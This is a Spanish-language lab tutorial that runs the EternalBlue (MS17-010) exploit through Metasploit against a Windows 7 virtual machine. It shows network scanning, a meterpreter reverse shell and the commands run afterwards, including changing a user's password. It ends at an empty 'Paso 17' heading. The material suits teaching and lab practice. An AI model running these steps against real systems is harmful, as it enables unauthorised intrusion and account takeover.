

# Ethical Entry


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**Autor:** Ethical Entry

Siga los pasos a continuación para explotar la vulnerabilidad.


Luego de encender el Kali Linux, ejecuta los siguientes comandos:

Paso 1: Clear. **(Para limpiar)**



```
(kali㉿kali)-[~]  
$ clear
```

Paso 2: `sudo apt update -y && apt upgrade -y` **(Descarga y actualiza los paquetes)**



```
(kali㉿kali)-[~]  
$ sudo apt update -y && apt upgrade -y  
[sudo] password for kali:  
Ign:1 http://http.kali.org/kali kali-rolling InRelease  
Ign:1 http://http.kali.org/kali kali-rolling InRelease  
0% [Working]
```

### Paso 3: ifconfig (Muestra todas las interfaces de red y su estado)

```
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:66:9b:58:bc txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::2f0e:1d6d:f10f:612c prefixlen 64 scopeid 0<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 131 bytes 18706 (18.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2006 bytes 123388 (120.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1724 bytes 151536 (147.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1724 bytes 151536 (147.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

### Paso 4: sudo arp-scan -I [nombre-interfaz] -localnet (Escanea la red local usando ARP para descubrir hosts activos, incluso aunque no respondan a ping.)

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0 -localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.3      08:00:27:e0:43:8d      (Unknown)
10.0.2.4      08:00:27:bd:af:6c      (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.892 seconds (135.31 hosts/sec). 2 responded
```

Paso 5: `sudo nmap -sn [direccion-ip-de-red]/[prefijo-de-red]`  
**(Sirve para saber cuáles equipos están activos en una red)**

```
(kali㉿kali)-[~]  
$ sudo nmap -sn 10.0.2.0/24  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 09:17 -0500  
Nmap scan report for 10.0.2.3  
Host is up (0.00036s latency).  
MAC Address: 08:00:27:35:9E:E2 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.4  
Host is up (0.0026s latency).  
MAC Address: 08:00:27:BD:AF:6C (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.15  
Host is up.  
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.62 seconds
```

Paso 6: `sudo nmap -sCV -p 135,139,445 -vvv [direccion-ip-de-red]/[prefijo-de-red]` **(Luego de poner el comando, esta es parte de la información que te debe de salir) (Con este comando podemos ver si hay una red con algún puerto abierto, que versión es y te puedes dar cuenta si es sistema Windows o Linux. Si el TTL es de 128 es sistema Windows, si el TTL es de 64 es sistema Linux.)**

```
PORT      STATE SERVICE      REASON          VERSION  
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC  
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGR  
OUP)  
MAC Address: 08:00:27:BD:AF:6C (Oracle VirtualBox virtual NIC)  
Service Info: Host: MICROCHOFT; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Paso 7: Luego de saber la IP que está vulnerable utilizamos este comando para saber si es vulnerable a este exploit. -sudo nmap -p445 --script smb-vuln-ms17-010 [direccion-ip-maquina-vulnerable] **(Luego de ejecutar el comando, saldrá esta información donde te dice la vulnerabilidad que tiene está IP)**

```
(kali@kali)-[~]
└─$ sudo nmap -p445 --script smb-vuln-ms17-010 10.0.2.4
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-04 09:38 -0500
Nmap scan report for 10.0.2.4
Host is up (0.0029s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:BD:AF:6C (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 5.07 seconds
```

Paso 8: Colocamos el comando “msfconsole” **(Con este comando buscamos los exploits)**

```
      =[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

## Paso 9: search eternalblue (Buscamos el exploit con este comando)

```
msf > search eternalblue

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Rem
ote Windows Kernel Pool Corruption					
1	\_ target: Automatic Target	.	.	.	.
2	\_ target: Windows 7	.	.	.	.
3	\_ target: Windows Embedded Standard 7	.	.	.	.
4	\_ target: Windows Server 2008 R2	.	.	.	.
5	\_ target: Windows 8	.	.	.	.
6	\_ target: Windows 8.1	.	.	.	.
7	\_ target: Windows Server 2012	.	.	.	.
8	\_ target: Windows 10 Pro	.	.	.	.
9	\_ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution					
11	\_ target: Automatic	.	.	.	.
12	\_ target: PowerShell	.	.	.	.
13	\_ target: Native upload	.	.	.	.
14	\_ target: MOF upload	.	.	.	.
15	\_ AKA: ETERNALSYNERGY	.	.	.	.
16	\_ AKA: ETERNALROMANCE	.	.	.	.
17	\_ AKA: ETERNALCHAMPION	.	.	.	.
18	\_ AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution					
20	\_ AKA: ETERNALSYNERGY	.	.	.	.
21	\_ AKA: ETERNALROMANCE	.	.	.	.
22	\_ AKA: ETERNALCHAMPION	.	.	.	.
23	\_ AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	\_ AKA: DOUBLEPULSAR	.	.	.	.
26	\_ AKA: ETERNALBLUE	.	.	.	.
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code
Execution					
28	\_ target: Execute payload (x64)	.	.	.	.
29	\_ target: Neutralize implant	.	.	.	.

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb\_doublepulsar\_rce  
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

```
msf > 
```

Paso 10: use 0 (Utilizamos este comando para usar el exploit que marca el numero 0)

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Rem
ote Windows Kernel Pool Corruption					
1	\_ target: Automatic target	.	.	.	.
2	\_ target: Windows 7	.	.	.	.
3	\_ target: Windows Embedded Standard 7	.	.	.	.
4	\_ target: Windows Server 2008 R2	.	.	.	.
5	\_ target: Windows 8	.	.	.	.
6	\_ target: Windows 8.1	.	.	.	.
7	\_ target: Windows Server 2012	.	.	.	.
8	\_ target: Windows 10 Pro	.	.	.	.
9	\_ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution					
11	\_ target: Automatic	.	.	.	.
12	\_ target: PowerShell	.	.	.	.
13	\_ target: Native upload	.	.	.	.
14	\_ target: MOF upload	.	.	.	.
15	\_ AKA: ETERNALSYNERGY	.	.	.	.
16	\_ AKA: ETERNALROMANCE	.	.	.	.
17	\_ AKA: ETERNALCHAMPION	.	.	.	.
18	\_ AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution					
20	\_ AKA: ETERNALSYNERGY	.	.	.	.
21	\_ AKA: ETERNALROMANCE	.	.	.	.
22	\_ AKA: ETERNALCHAMPION	.	.	.	.
23	\_ AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	\_ AKA: DOUBLEPULSAR	.	.	.	.
26	\_ AKA: ETERNALBLUE	.	.	.	.
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code
Execution					
28	\_ target: Execute payload (x64)	.	.	.	.
29	\_ target: Neutralize implant	.	.	.	.

Interact with a module by name or index. For example `info 29`, `use 29` or `use exploit/windows/smb/smb_doublepulsar_rce`

After interacting with a module you can manually set a TARGET with `set TARGET 'Neutralize implant'`

msf > use 0

## Paso 11: show options (Utilizamos este comando para ver las configuraciones del exploit)

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                                         |
|---------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                                               |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                               |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                                                  |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                                          |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                   |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                                             |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) >
```

## Paso 12: set RHOSTS [IP vulnerable] (Usamos este comando colocarle la IP vulnerable al exploit)

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
```

## Paso 13: show options (Usamos el comando para verificar que se coloco correctamente)

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	10.0.2.4	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```


Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```


Exploit target:
```

Id	Name
0	Automatic Target

```


View the full module info with the info, or info -d command.
```



## Paso 14: exploit (Luego de tener todo configurado, usamos este comando para correr el exploit)

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - The target is vulnerable.
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[*] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.0.2.4:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 10.0.2.4:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[*] 10.0.2.4:445 - Sending SMBv2 buffers
[*] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[*] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49158) at 2026-02-04 10:06:07 -0500
[*] 10.0.2.4:445 - =====
[*] 10.0.2.4:445 - -----WIN-----
[*] 10.0.2.4:445 - =====
meterpreter > |
```

Después de haber establecido conexión con la maquina vulnerable, se ejecuta el siguiente comando:

## Shell (Con este comando entramos al CMD de la maquina)

aqui te dejo unos cuantos:

whoami

net user

net localgroup

ipconfig

etc.

## Retos a realizar:

1. Cámbiale la clave al usuario lola y al usuario administrador
2. Accede a la carpeta documentos de cada usuario y crea una carpeta y un archivo con contenido.
3. En la maquina vulnerable, verifica los cambios que has realizado remotamente.
4. Cuéntame tu experiencia de aprendizaje durante tu primer hackeo.

Paso 15: net user "nombre de usuario" "contraseña"

```
C:\Windows\system32>net user lola 1234  
net user lola 1234  
The command completed successfully.
```

Paso 16: cd "Nombre de la carpeta" (Para entrar en esa carpeta)

cd mkdir "Nombre de la carpeta" (Para crear nueva carpeta)

echo "Mensaje del archivo" > "Nombre del archivo"

```
C:\Users\Lola>cd documents  
cd documents  
  
C:\Users\Lola\Documents>mkdir Nuevo  
mkdir Nuevo  
  
C:\Users\Lola\Documents>echo Hola mundo > archivo.txt  
echo Hola mundo > archivo.txt  
  
C:\Users\Lola\Documents>|
```

## Paso 17:

